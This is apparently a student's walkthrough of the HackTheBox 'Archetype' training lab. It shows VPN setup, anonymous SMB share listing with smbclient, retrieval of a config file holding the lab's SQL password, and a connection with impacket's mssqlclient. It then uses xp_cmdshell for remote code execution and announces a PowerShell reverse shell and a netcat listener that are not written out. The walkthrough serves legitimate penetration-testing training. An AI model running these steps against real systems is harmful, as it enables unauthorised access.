

**QuanLTMSE61880 – LAB** [**http://hackthebox.eu/**](http://hackthebox.eu/)


Connect LAB HackTheBox

Link Lab: <https://app.hackthebox.eu/starting-point>


Step 1: Click “CONNECT TO HTB” => “Starting Point” => Open VPN= > Click to download “Download VPN”









Step 2: Open terminal and run command : “sudo openvpn nameFileDownload.ovpn”




**HackTheBox Starting Point – ARCHETYPE**


Scan open port




Focus into port 445 – File Sharing, we can do in file sharing that have been shared and using command : “smbclient -N -L [\\\\10.10.10.27\\”](file:///\\\\10.10.10.27\\)

Try to go backup folder: “smbclient -N [\\\\10.10.10.27\\backups”](file:///\\\\10.10.10.27\\backups)




In folder backup, download file name prod.dtsConfig. Command: “get prod.dtsConfig” 


Inside file prod.dtsConfig



Download fileName “mssqlclient.py” from: <https://github.com/SecureAuthCorp/impacket/blob/master/examples/mssqlclient.py>




Connect to the SQL Server with the information in prod.dtsConfig – password: M3g4c0rp123




Command: xp\_cmdshell and do remote code execution


Use the PowerShell reverse shell below get a proper shell to further enumerate the system



Set up a netcat listener on port 8888

